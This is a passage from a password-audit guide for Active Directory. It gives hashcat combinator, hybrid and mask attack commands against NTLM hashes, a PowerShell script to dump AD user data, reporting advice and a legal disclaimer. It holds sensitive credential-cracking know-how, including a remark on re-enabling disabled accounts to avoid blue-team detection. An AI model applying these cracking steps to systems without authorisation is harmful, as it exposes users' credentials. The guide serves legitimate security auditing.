Combinator attacks combine two wordlists, appending words from one dictionary to words from another dictionary.

```
hashcat64.bin --username -m 1000 -p : -o
./nthashes_Hybrid_20170711.txt --outfile-format=3 ../Data/
nthashes_users_20170711 -a 1 ../wordlists/wordlist_a.txt
../wordlists/wordlist_b
```

Table 34, combinator attacks with hashcat

6.4. Hybrid attacks

The hybrid attack is another form of combinator attack that combines the dictionary with a mask, either appending or prepending to the words in the dictionary used.

6.4.1. Appending

```
hashcat64.bin --username -m 1000 -p : -o
./nthashes_Hybrid_20170711.txt --outfile-format=3
../Data/nthashes_users_20170711 -a 6
../wordlists/wordlist_a.txt ?a?a
```

Table 35, hybrid attacks with hashcat (appending)

6.4.2. Prepending

```
hashcat64.bin --username -m 1000 -p : -o
./nthashes_Hybrid_20160625.txt --outfile-format=3
../Data/nthashes_users_20170711 -a 7 ?a?a
../wordlists/wordlist_a.txt
```

Table 36, hybrid attacks with hashcat (prepending)

6.5. Mask attacks

Mask attacks will try all combinations from the specific key space defined. Similar to brute forcing, however, allows more specific combinations to be created.

```
hashcat64.bin --username -m 1000 -p : -o
./Data/nthashes_Mask_20170711.txt --outfile-format=3
```

```
../Data/nthashes_users_20170711 -a 3 -i --increment-min 8
                    ?a?l?l?l?l?l?a?l?l?l
```

Table 37, mask attacks with hashcat (appending)

6.6. Augmented wordlists

Using the passwords already cracked, create a new targeted wordlist, or add them to an existing dictionary. There are different hashcat attack methods; to effectively utilize them, it can be useful to create a wordlist with e.g. eight-character words.

```
cut -c-8 crackedpasswords.txt > newlist.txt
```

Table 38, augmenting your wordlists

Then use that wordlist in different attacks to increase the number of cracked passwords. It is also a great place for you to start the next time you crack the passwords for the same organization.

6.7. Write the usernames to the output file

Adding the usernames to the output file allows use of the credentials directly. I strongly recommended running awareness campaigns targeted towards the users with the worst passwords.

```
hashcat64.bin -a 0 -m 1000 -p: -o ./Data/dict_20170711.txt --
    show --username ./Data/ nthashes_users_20170711
```

Table 39, write usernames to the output file

Please realize that the data just created is extremely confidential information and holds the key to owning the organization. Skip this step unless it is required to contact the users with the worst passwords and communicate ways to improve password quality. However, don't forget that the hashes are almost as useful as the clear text passwords.

7. Reporting

If you are cracking the passwords to improve the password security of your company/employer/customer/spouse's company or whatever, it is very useful to import the resulting output file into LibreOffice Calc or Microsoft Excel, then filter and sort to find the worst (or best) passwords. Use it to create charts showing the status or even mapping improvements. It is also very useful to process the extracted hashes in LibreOffice Calc or Microsoft Excel before (or during) the cracking, using 'show duplicates' to quickly find accounts with the same passwords and sorting on a few hashes that you have pre-calculated, for example using the Python script found on TrustedSec's homepage [Kennedy, Dave (2010).]. This sorting and processing results in clear and concise reports for management. Grep/sed/awk can do most of this too, however Calc or Excel provides that extra that it might be worth using it.

7.1. Additional information useful for reporting

To assess the actual quality of passwords, it is useful to know the following about the Active Directory and the accounts:

1. **Password Policy**: Knowing the password policy (or policies if using fine-grained password policies) aids in understanding how to crack passwords. This can be accomplished using several tools, including Powershell (Get-ADDefaultDomainPasswordPolicy and Get-ADUserResultantPasswordPolicy), secpol.msc, 'net accounts', SomarSofts DumpSec, and many others.
2. **Active or not**: Which accounts are active (we covered that by using the -user-state switch with secretsdump.py previously). While a disabled account does not pose an immediate threat, sometimes administrators or helpdesk re-enable them, and it makes less noise re-enabling an account compared to creating a new one in Active Directory, thus lowering the chance of the blue team discovering this during a penetration test or breach.
3. **Password never expires**: These accounts typically get an initial password that never changes, as many organizations don't enforce a strict regime for changing these.
4. **Password last changed**: Active Directory maintains information on when a password changes. This is useful for several purposes, not least to verify if password quality improves over time, but also to understand if the user just adds an incremental value to a standard password.
5. **Service accounts**: Typically, an application or a service use these accounts to interact with the Windows Operating System. While Microsoft has introduced Managed Service Accounts and Virtual Accounts [Microsoft (2012).], which ensures that passwords are strong as well as changed regularly, there's likely to be many manually managed service accounts configured to never expire their passwords, and

often those passwords are easy to crack or even guess, making them a prime target for initial compromise and persistence.

6. **Privileged Accounts**: Accounts (such as those that are Domain Admin) that have broad access to systems within the infrastructure.

To acquire relevant information for further analysis and communications, use the PowerShell script in Table 40 to create a csv-file and import the results into LibreOffice Calc or Microsoft Excel. Based on naming and the "Password never expires" information it is often easy to guess which accounts are service and/or privileged accounts.

```
Import-Module ActiveDirectory
$date = [DateTime]::Now.ToString("yyyyMMdd")
$hour = [DateTime]::Now.ToString("hhmm")
$filename = "user-password-info-" + $date + "-" + $hour +
".csv"
$folder = "C:\Forensics_Tools\scripts\data\"
$path = $folder + $filename

Get-ADUser -filter * -properties lockedout,
distinguishedName, passwordlastset, passwordneverexpires,
LastLogonDate, Manager, Department, whenCreated | select-
object samAccountName, distinguishedName,
userPrincipalName, whenCreated, passwordlastset,
passwordneverexpires, enabled, LastLogonDate,
@{N='Manager';E={(Get-ADUser $_.Manager).Name}},
Department | Export-csv -path $path -NoTypeInformation -
Encoding Unicode
```

Table 40, PowerShell script to dump AD User information

7.2. Password History

It is possible to extract password history with both ntdsxtract and secretsdump.py. This is useful for analyzing if users essentially use the same password, but change a few characters or numbers every time they change their password.

Per Thorsheim of PasswordsCon [Thorsheim, Per], has utilized Levenshtein distance (also known as edit distance) to analyze the similarity between the passwords in a user's history. As many users tend use similar passwords across an organization,

it might also be interesting to apply that approach across different user's passwords, however this is outside the scope of this paper.

7.3. Process the hashes with Office Tools

When the hashes have been acquired, go ahead, and perform an initial analysis on them immediately – but don't forget to start cracking as soon as you have the hashes. Here's some suggestions to get you started.

Using a few pre-calculated hashes and searching for those in the spreadsheet may reveal some passwords immediately, and highlighting duplicate hashes is also useful in understanding how many use the same passwords.

7.3.1. Open the passwords file in LibreOffice Calc or Microsoft Excel

The graphing possibilities of the products allow you to provide clear and concise reporting on the overall strength of passwords. Just remember that the information reveals the password practices of the organization you are testing, so be careful with the distribution of the resulting reports.

The pie chart below shows passwords containing specific words. While the details are all made up, it shows a large percentage of users have picked horrible passwords and that they often use something personal, related to the company or the word 'password' itself.



Figure 5, distribution of passwords

The picture above shows us that some cracked passwords contain easily guessable words such as ‘password', ‘*company name*', ‘Winter', and ‘fall'. Indicating that it is probably worth holding some awareness training on how to create and use strong passwords in the organization.

When performing regular password audits, a good metric to show is the improvement in general password quality that (hopefully) occurs because of performing password reviews. Resulting in reports that show the number of passwords cracked in e.g. 10 minutes has decreased significantly, that users are using longer passwords, or that the time to crack e.g. 80% of all passwords has increased significantly.

Have fun.

8. References

CoreSecurity (2017). Impacket on GitHub: https://GitHub.com/CoreSecurity/impacket

Core Security (2017): https://www.coresecurity.com/corelabs-research/open-source-tools/impacket

"Byt2bl33d3r" (2015). Pass Hash Toolkit: https://GitHub.com/byt3bl33d3r/pth-toolkit

Steube, Jens (2017). hashcat: https://hashcat.net/hashcat/

Russinovich, Mark (2017). SysInternals sdelete: https://technet.microsoft.com/da-dk/sysinternals/sdelete

Metz, Joachim "Libyal" (2017). Libesedb on GitHub: https://GitHub.com/libyal/libesedb

"Csabarta" (2016). Ntdsxtract on GitHub: https://GitHub.com/csababarta/ntdsxtract

Boller, Martin (2017). Installing impacket on Bash on Ubuntu on Windows (WSL): https://www.peerlyst.com/posts/installing-impacket-on-bash-on-ubuntu-on-windows-wsl-martin-boller?trk=search_suggestion

Plett, Corey et al. (2016). Securing Privileged Access: https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access-reference-material

Fuller, Rob "Mubix" (2013). Volume shadow copy ntds.dit domain hashes remotely - part 1: https://room362.com/post/2013/2013-06-10-volume-shadow-copy-ntdsdit-domain-hashes-remotely-part-1/

Mathers, Bill et al. (2017). Planning for Compromise: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/planning-for-compromise

Microsoft Sysinternals (2017). Sysinternals tools: https://technet.microsoft.com/en-us/sysinternals/Sysinternals tools: https://technet.microsoft.com/en-us/sysinternals/

Thorsheim, Per (2017). PasswordsCon: https://passwordscon.org/

Kali Linux (2017): https://www.kali.org/

Metz, Joachim "Libyal" (2017). Building libesedb: https://GitHub.com/libyal/libesedb/wiki/Building

Microsoft (2012). Service Accounts Step-by-Step Guide: https://technet.microsoft.com/en-us/library/dd548356

Marx, Matt (2015): https://labs.mwrinfosecurity.com/blog/a-practical-guide-to-cracking-password-hashes/Marx, Matt (2015): https://labs.mwrinfosecurity.com/blog/a-practical-guide-to-cracking-password-hashes/

Kennedy, Dave (2010). Generate an NTLM Hash in 3 lines of Python: https://www.trustedsec.com/march/generate-an-ntlm-hash-in-3-lines-of-python/

LibreOffice (2017): https://www.libreoffice.org/

Microsoft Office (2017): https://products.office.com

Skoudis, Ed (2004). Permission memo: http://www.counterhack.net/permission_memo.html

"m3g9tr0n" (2014). Cheat-sheet for password crackers: https://www.unix-ninja.com/p/A_cheat-sheet_for_password_crackers

Delpy, Benjamin "GentilKiwi" (2017). MimiKatz on GitHub: https://GitHub.com/gentilkiwi/mimikatzMimiKatz on GitHub: https://GitHub.com/gentilkiwi/mimikatz

Microsoft Ntdsutil (2012). Ntdsutil: https://technet.microsoft.com/en-us/library/cc753343.aspxNtdsutil: https://technet.microsoft.com/en-us/library/cc753343.aspx

Krenger, Simon. (2012). WMIC for Linux: http://www.krenger.ch/blog/wmi-commands-from-Linux/http://www.krenger.ch/blog/wmi-commands-from-Linux/

9. List of figures and tables

9.1. List of figures

9.2. List of tables

10. Disclaimer

Using the techniques discussed herein for attacking targets without prior mutual consent is illegal. It is the reader's responsibility to follow all applicable laws and regulations across the globe. The author assumes no liability and is not responsible for any misuse or damage caused by following the material or using the tools described herein.

Be aware that the information obtained can be used for evil, saving attackers a lot of time and effort if not stored carefully. Make sure to encrypt the systems being used (using e.g. Luks and Bitlocker) and delete everything securely with shred/srm[4] and sdelete.

Before performing any testing, make sure to get a permission memo [Skoudis, Ed (2004).] signed by the appropriate people; have a clearly defined process for performing the testing, and ensure approval by the legal department as well.

In other words, obey the law and always behave ethically correct! I am not a lawyer and it is up to you to ensure you have taken the appropriate steps to ensure that everything you're doing is legal and ethical.

[4] While there are no guarantees that shred nor srm are effective on journaling file systems, it is still worth using them to delete files with hashes or passwords. Always use Full Disk Encryption on your drives.

Martin Boller, martin@bollers.dk